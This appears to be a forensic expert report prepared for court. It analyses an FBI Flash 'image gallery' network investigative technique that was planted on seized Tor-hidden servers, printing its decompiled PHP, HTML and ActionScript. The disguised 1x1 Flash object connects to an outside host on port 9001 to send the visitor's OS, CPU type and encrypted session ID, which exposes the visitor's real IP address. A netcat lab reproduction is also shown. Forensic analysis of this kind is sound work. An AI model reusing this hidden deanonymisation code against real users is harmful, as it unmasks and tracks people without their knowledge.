With this information identified, the investigators can with certainty, confirm that the NIT can be tested and the process results in repeatable results. As the investigators confirmed these four pieces of information were in fact generated by the NIT. Furthermore, the investigators set up a test VM to see if the information obtained by the NIT was repeatable and they had static results throughout their analysis.

```
// Start session management
$user->session_begin();
$auth->acl($user->data);
$user->setup();

// Shared API key ('b2e8e85c197610e783ee08d879baa069')
define('GALLERY_API_KEY', "\xb2\xe8\xe8\x5c\x19\x76\x10\xe7" .
                          "\x83\xee\x08\xd8\x79\xba\xa0\x69");

// Get the current user and request variables
$session_id = $user->session_id;
```

Figure 1. GALLERY_API_KEY from gallery.php

Through the analysis of the NIT the investigators determined that it is designed to return the file gallery.php when requested from the end users browser. The gallery.php file contains a variable called GALLERY_API_KEY (Figure 1), which is used to build the Encrypted Identifier (ECID). The file gallery.php also determines which type of the application should be sent to the client. The possible options are Flash (SWF), Javascript (JS) and Java (Figures 2).

```
// Get the current user and request variables
$session_id = $user->session_id;
$user_agent = isset($user->data['session_browser']) ?
                    $user->data['session_browser']  : "";

// Determine which versions to display based on the user-agent string
if (stristr($user_agent, "Firefox")) {
  // Only display the Javascript version on Firefox
  $display_js   = true;
  $display_java = false;
  $display_swf  = false;
} else if (stristr($user_agent, "MSIE")) {
  if (stristr($user_agent, "MSIE 10") || stristr($user_agent, "MSIE 9")) {
    $display_js = false;
    $display_java = false;
    $display_swf = false;
  } else {
    // Display both the Java and Flash versions on Internet Explorer
    $display_js   = false;
    $display_java = false;
    $display_swf  = true;
  }
} else if (stristr($user_agent, "Chrome")) {
  // Only display the Flash version on Chrome
  $display_js   = false;
  $display_java = false;
  $display_swf  = true;
} else {
  // Only display the Flash version on other unknown browsers
  $display_js   = false;
  $display_java = false;
  $display_swf  = true;
}
```

*

Figure 2.

The FBI stated that Flash was the vector deployed by the NIT. The decompiled code indicates that Flash was used when the end user used the Chrome browser (or a browser not labeled Firefox or MSIE (Internet Explorer)). This can be seen in the logic in Figure 2. Figure 3 shows that the value for S_COOKIE_SWF comes from the generate_cookie function. The code for generate_cookie is located in functions_gallery.php (Figure 4).

```
// Assign the template variables
$template->assign_vars(array(
  'S_COOKIE_JS'       => (string) generate_cookie(GALLERY_API_KEY, 'ws',   $session_id),
  'S_COOKIE_SWF'      => (string) generate_cookie(GALLERY_API_KEY, 'swf',  $session_id),
  'S_COOKIE_JAVA'     => (string) generate_cookie(GALLERY_API_KEY, 'java', $session_id),
  'S_DISPLAY_JS_GALLERY'    => $display_js,
  'S_DISPLAY_JAVA_GALLERY'  => $display_java,
  'S_DISPLAY_FLASH_GALLERY' => $display_swf
));
```

Figure 3. S_COOKIE_SWF

The generate_cookie function uses the GALLERY_API_KEY as the key. The method variable is the type of the NIT this is used (ws,swf,java). The session_id identifies the users current session with the server. The data that is encrypted is the NIT method, along with the session id. The NIT method and the session ID are encrypted with the Blowfish algorithm using the key and a random initialization vector. The function returns the initialization vector concatenated with the encrypted data. Given this information is encrypted, and through a testing on the investigators VM, the investigators can confirm this process is both repeatable and reliable. This result is the ECID, which is eventually sent back to the FBI server.

```
function generate_cookie($key, $method, $session_id)
{
  // Create the @-delimited plaintext structure
  $data = "1@" . $method . "@" . $session_id . "$";

  // Generate a random IV and encrypt the JSON structure
  $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
  $iv    = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
  $enc   = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

  // Concatenate the IV and ciphertext and then base32-encode the output
  return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
}
```

Figure 4. generate_cookie function

After gallery.php generates the ECID and stores it in the S_COOKIE_SWF variable, it outputs the contents of gallery_body.html (Figure 5. Every instance of {S_COOKIE_SWF} will be replaced by the ECID that was created in the gererate_cookie function. The gallery_body.html file requests the Flash application (gallery.swf) shown in Figure 6.

```
// Begin displaying the page
page_header('', false);

// Set the filename of the template you want to use for this file.
// This is the name of our template file located in /styles/<style>/templates/.
$template->set_filenames(array(
    'body' => 'gallery_body.html',
));

// Completing the script and displaying the page.
page_footer();

?>
```

Figure 5.

The investigators then looked at the gallery_body.html file which contained the object tag, and is the HTML necessary for a browser to request gallery.swf. Within this tag are sub-tags that contain parameter values, they execute immediately after the object tag and are named param. Inside each tag is a set of attributes with values. The first parameter sets the path of the Flash application. The second parameter has an attribute called name with a value of flashvars (name=”flashvars”) and an additional attribute called value with a value of {S_COOKIE_SWF} (value=”id={S_COOKIE_SWF}). This is token that is replaced by gallery.php during it’s processing of the file. This token, S_COOKIE_SWF, will be replaced with the value for the ECID.

```
<!-- IF S_DISPLAY_FLASH_GALLERY -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1" id="swfgallery">
    <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
    <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash"
            data="{T_IMAGESET_PATH}/gallery.swf"
            width="1" height="1">
        <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
        <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    </object>
    <!--<![endif]-->
</object>
<!-- ENDIF -->
```

Figure 6. Gallery_body.html

2. The Investigation

To analyze the Flash application we first had to identify and extract the NIT from the FBI provided server images (there were three of them), then decompile the NIT to identify the functionality. When a programs functionality is in question, the source code is needed to determine the inner workings of the application. To acquire the source code, a decompiler is needed, and we used JPEX v.4.0.. Reverse engineering code is the standard method for extracting a program’s functionality, given the fact that you don’t have access to the source code[4]. Reverse engineering is the time tested process to determine both functionality and acquire the original source code from

[4]http://dspace.covenantuniversity.edu.ng/bitstream/handle/123456789/185/Reverse%20Engineering%3bThe%20Promising%20Technology.pdf?sequence=1

binary files[5]. The tool JPEX is a practioner and research tested application that has been used in the peer reviewed FPDective project to reverse engineer Flash applications[6] and determine their functionality.

JPEX is a reputable tool that makes its source code freely available on Github[7], which allows for industry and research review. Before using JPEX, local tests were performed by compiling a sample Flash application using the Haxe framework[8]. The code utilized was provided under the Decloak project on Archive.org[9] and is similar in format and function to that of the Flash application used by the NIT. De-compilation of the sample application by JPEX resulted in source code identical in functionality to that of the original application. There are minor variations in source code derived from dis-assembled code when compared to the original. The differences are not in functionality but in variable and function naming. The investigators found that the NIT was a fairly straightforward application. Figure 7 shows the key portion of the Flash application.

[5] http://espace.library.uq.edu.au/eserv.php?pid=UQ:9893&dsID=experience.pdf
[6] http://www.securitee.org/files/fpdetective_ccs2013.pdf retrieved 01-09-2015
[7] https://github.com/jindrapetrik/jpexs-decompiler retrieved on 01-09-2015
[8] http://haxe.org/ Retrieved on 01-09-2015
[9] [5] https://web.archive.org/web/20130522202031/http://decloak.net/Decloak.hx retrieved on 01-09-2015

```
public class ImageGallery extends Object
{

   public function ImageGallery()
   {
      if(Boot.skip_constructor)
      {
         return;
      }
      _socket = null;
      loadGallery();
   }

   public static function main() : void
   {
      new ImageGallery();
   }

   public function onConnect(param1:Event) : void
   {
      var _loc2_:String = "{" + "\"o\":\"" + Capabilities.os + "\"," + "\"x\":\"" + Capabilities.cpuArchitecture + "\"," + "\"c\":
Lib.current.loaderInfo.parameters.id + "\"" + "}";
      _socket.writeUTFBytes(_loc2_);
      _socket.writeByte(0);
      _socket.flush();
      _socket.close();
   }

   public function loadGallery() : void
   {
      var _loc2_:* = null as String;
      var _loc1_:String = Lib.current.loaderInfo.parameters.id;
      if(_loc1_ != null)
      {
         _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
         _socket = new Socket();
         _socket.addEventListener(Event.CONNECT,onConnect);
         _socket.connect(_loc2_,9001);
      }
   }

   public var _socket:Socket;
}
```

Figure 7. Decompiled Flash Code

The Flash application, upon start-up, calls the loadGallery() function. This function attempts to establish a TCP socket connection to a server with the domain name 96.126.124.96.ZZ.cpimagegallery.com on port 9001. In this domain the ZZ is replaced by the id parameter passed to the Flash application. The id passed to the Flash application is the ECID. We assumed that this is a server that is controlled by the FBI. Discussions with Special Agent Jeff Tarpinian confirmed this. This function sets up a call back function, onConnect(), which is called if a successful connection is established. When this function executes, it creates a string that contains the OS, the CPU architecture, and the ECID value from above. This string is sent over the TCP connection and then the socket is closed. Given the NIT is using TCP, and TCP cannot be spoofed this provides further evidence of the NITs repeatability.

3. 0 Verification of the NIT:

Once we verified the functionality of the Flash application, we ran the application to analyze and verify the output it generated. One of the key questions posed to us was to identify the NIT's functionality. We ran the application from a Virtual Machine that had a web server installed and connected to it via a browser. Since the browser was using the latest version of the Flash player, the application requested a policy file. This was a security feature implemented in Flash 9 and above. The policy file contains information on what hosts and ports that a Flash application is allowed to connect to. If the application cannot find a policy file, it will not allow a socket connection[10]. We used a developmental policy server provided by Adobe[6]. The application will make this request to the host that it is trying to connect to. Since we had the IP that the Flash application was attempting to connect to, we modified our hosts file to resolve that address to the IP address of the VM. We also ran the policy server on the VM with a policy file that allowed the application to connect to any host on any port. Since the application was connecting on port 9001, we also utilized netcat on the VM to listen on port 9001 for TCP connections. Netcat is a general purpose networking utility that can be used to receive and establish TCP connections[11]. Once we had everything in place, we requested the page we created to run the Flash application. The following (Figure 8) screen shot shows two windows. The first is the policy server, which shows the request from the application. The second is the results, or information, sent from the Flash application once it established a TCP connection to the target IP address. In the case of this demo, we hard-coded a value for the S_COOKIE_SWF token with a value of "JOSH". The output shows the Operating System, architecture and session id (replaced with the hard-coded value).

---

[10] http://www.adobe.com/devnet/flashplayer/articles/fplayer9_security.html

[11] http://nc110.sourceforge.net/

[11] https://www.adobe.com/devnet/flashplayer/articles/socket_policy_files.html retrieved on 010915


heart@ubuntu: ~/Desktop/flashpolicyd_v0.6/Standalone
heart@ubuntu: /var/www/test
heart@ubuntu: ~/Desktop/flashpolicyd_v0.6/S...
flashpolicyd.pl flashpolicyd.py
heart@ubuntu:~/Desktop/flashpolicyd_v0.6/Standalone$ python flashpolicyd.py --file=flashpolicyd.p
flashpolicyd.pl flashpolicyd.py
heart@ubuntu:~/Desktop/flashpolicyd_v0.6/Standalone$ python flashpolicyd.py --file=../flashpolicy.xml
Listening on port 843
[Errno 13] Permission denied
heart@ubuntu:~/Desktop/flashpolicyd_v0.6/Standalone$ sudo python flashpolicyd.py --file=../flashpolicy.xml
[sudo] password for heart:
Sorry, try again.
[sudo] password for heart:
Listening on port 843
Connection from ::ffff:192.168.58.1:60458
Valid request received from ::ffff:192.168.58.1:60458
Sent policy file to ::ffff:192.168.58.1:60458
heart@ubuntu: ~
heart@ubuntu: ~
heart@ubuntu: ~
heart@ubuntu: ~
heart@ubuntu:~$ nc -l 9001
{"o":"Mac OS 10.10.1","x":"x86","c":"JOSH"}heart@ubuntu:~$

Figure 8. Top screen shot is the policy server- Bottom screen shot is the information received from the Flash application

We inspected two other VMs called TB2 and PedoBook. We utilized the find and grep commands to locate gallery.swf on those servers. Once the application was located, we created an MD5 hash of the application to determine if it matched the MD5 hash of the application that we inspected. If the hashes match, then the applications are identical. When the applications are a bit by bit duplication of the original application a second investigation is not necessary. In this case, the hashes on each system of gallery.swf were identical (reference). This is shown in

Figures 9, 10 and 11.


root@ubuntu:/var/www/site5# md5sum gallery.swf
12897d5a39a82fbecb38c308e770efdf gallery.swf
root@ubuntu:/var/www/site5#

Figure 9. TB2


PB
heart@ubuntu:/var/www/test$ md5sum gallery.swf
12897d5a39a82fbecb38c308e770efdf gallery.swf

Figure 10. PedoBoard


root@ubuntu:/var/www/site4/_graphics# md5sum gallery.swf
12897d5a39a82fbecb38c308e770efdf gallery.swf
root@ubuntu:/var/www/site4/_graphics#

Figure 11. PedoBook

4.0 Research and Analysis Considerations

In performing their research, the investigators adhered to industry-accepted practices of analyzing source code and compiled applications. When source code is compiled, the result is a binary file that is an executable program. In the absence of source code, it is common practice to use decompilers to aid in the process of recovering source code from the program. In this case, those tools were already developed specifically for Flash applications and utilized by the investigators to recover source code from the compiled application. This process is more commonly referred to as reverse engineering[8]. Outside of the Flash application were several PHP files. PHP is an interpreted language that is very commonly used for the development of web applications. Since PHP is interpreted, the files are essentially left as source code and translated to computer instructions on-the-fly.

[8] https://en.wikipedia.org/wiki/Reverse_engineering retrieved on 010915

There are additional considerations with the reliability of the techniques employed by the NIT. The core functionality of the NIT was to establish a TCP connection to a host server controlled by the FBI. Establishing socket connections is a very common and reliable technique performed by applications. However, the connection does depend on several factors. To start, the browser would need to be configured to allow execution of Flash applications. Once the application is run, then the code responsible for establishing the connection would execute. This would need to be able to resolve the domain provided in the application to an Internet Protocol (IP) address. This process requires use of the Domain Name System (DNS), which is system that provides domain name to IP mappings. Assuming the application is able to make a successful DNS request to resolve the IP address, it then will attempt to establish a connection. A server needs to be listening on the target IP address on the defined port, 9001 in the case of the NIT. Additionally, if the client's browser is using a modern version of the Flash player, the host will need to provide a policy file (as previously described). The application will then attempt to create a TCP session with the server; it initiates communication and waits for a positive response from the server indicating that the connection is established. After this, the client and server are able to reliably transmit data in a bi-directional manner, although the NIT only sent high level data and did not expect any data to be transmitted back to it. A TCP connection is a very reliable way of transferring data and provides for ordered data transfer, retransmission, error correction and flow control[9]. While there is no quantifiable data on the reliability of this method, TCP connections are the standard method of data transmission for critical over the internet based activity such as commerce, authentication, banking and the transmission of other sensitive data.

5.0 Summary

In summary, the investigators were informed that there were three servers containing contraband images that the FBI found and took offline in November of 2012. Shortly thereafter, the FBI placed the NIT on the servers and put the servers back online with the goal to identify the true IP address of end users accessing the servers through the TOR network. From there, several end users true IP addresses were identified which resulted in actual identification of the end users.

The investigators were tasked with analyzing a Flash based NIT that was used by the FBI for identifying users of nefarious websites. The investigators were given access to the NIT, decompiled the program, analyzed the code, and then verified the application output and functionality through dynamic testing of the actual application in a virtual environment. The results of this analysis show that the NIT produced the following output from interaction with a client: IP address through the TCP connection, operating system, CPU architecture and session identification. The researchers were able to determine that if a TOR browser accessing the FBI controlled website had proper up-to-date controls configured the NIT would not be able to reveal the true IP address of the users. On the other side, if users were using the current version of the TOR browser their true IP would not be revealed. The investigators believe that the NIT provided a repeatable and reliable process of identifying true IP addresses.

[9] https://en.wikipedia.org/wiki/Transmission_Control_Protocol#Data_transfer retrieved on 010915

6.0 Compensation:

The investigators were hired at the rate of $300 per hour with an estimated 75-100 hours of time needed to complete the case. The time includes travel, the investigation, report writing, and communication with Attorney Joseph Gross.

7.0 About the Investigators

Dr. Ashley Podhradsky

Dr. Ashley Podhradsky is an Assistant Professor of Information Assurance and Forensics at Dakota State University. Ashley has a doctoral degree in Information Systems with a specialization in Computer Security from DSU. Ashley is also the program coordinator of the Masters of Science in Information Assurance and Computer Security program at DSU. In addition to her academic work, Ashley is the lead forensic examiner at a security consulting firm with presence in over 40 states. She has also given over 20 presentations at leading academic conferences such as Hawaii's International Conference on Systems Science and invited talks at top universities such as The Pennsylvania State University. Her Funded research is in the area of developing forensic procedures for non-traditional computing devices such as the Xbox gaming platform. She has been working on civil, criminal and private cases for 5 years.

Dr. Matt Miller

Dr. Matt Miller is an Assistant Professor of Computer Science at Dakota State University and graduated from Kansas State University with a Ph.D. in Computer Science. At K-State Dr. Miller worked on modeling multiagent systems and parallel computing. He published to the both the International Journal of Computational Intelligence and the Journal Hydrology and Earth System Sciences. Dr. Miller has now switched focus on security and he teaches assembly programming, reverse engineering as well as graduate courses.

Mr. Josh Stroschein

Josh Stroschein is an instructor of Computer Science at Dakota State University. Josh is currently working on his doctorate in Cyber Operations at Dakota State. Josh has also worked as a Web Applications Developer for a private ecommerce site, and is a Senior Intelligence Operations Officer in the SD Air National Guard.